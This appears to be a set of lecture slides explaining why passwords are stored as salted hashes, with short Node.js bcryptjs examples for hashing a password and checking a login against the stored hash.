
Is your password secure and unique?

HOW TO **STORE** PASSWORDS?

- The most important aspect of a user account is how user passwords are protected
- Passwords should **never** be stored in their **original form**
 - usually a hash of password is stored
- A hashing algorithm is a **one way** function that turns any amount of data into a fixed-length "fingerprint" that cannot be reversed
- You can use **bcryptjs** or **bcrypt** NodeJS modules for password hashing

```
var bcrypt = require ('bcryptjs');
```

STEPS IN USER ACCOUNT SYSTEM



Store password:

1. The user creates an account
2. User's password is **salted** and **hashed** and stored in database

Compare password:

1. When login hash of input password compared with value in DB
2. If the hashes match, the user is granted access

HOW TO STORE PASSWORDS?

- Store a password

```
const bcrypt = require ('bcryptjs');
let password = "abcd";
let salt = bcrypt.genSalt(10, function(err, salt){
  let hash = bcrypt.hash(password, salt, function(err, hash) {
    console.log(hash);
    // store hash as the use password in database
    . . .
  });
});
```

- the **hash value** to be stored in db instead of the password


```
hash="$2b$10$HfavdEJGaF/uoG/JZOeeCOuxUsi9VC14Ifw2F6Eyohk7B5Pc6qqA
```

- Compare the input password with the value in database

```
// get hash for the user's password from the database
. . .
bcrypt.compare(password, hash, function(err, result) {
  console.log(result? "Password matches!" : "Invalid password!");
  . . .
});
```

SUMMARY

- Understand core security concepts (encryption, safety, passwords, ..)
- Importance of **security**
- Example **preventative measures**



THANK YOU

Yau Ka Cheung
Yauka.Cheung@etamu.edu
ACB1 Room 335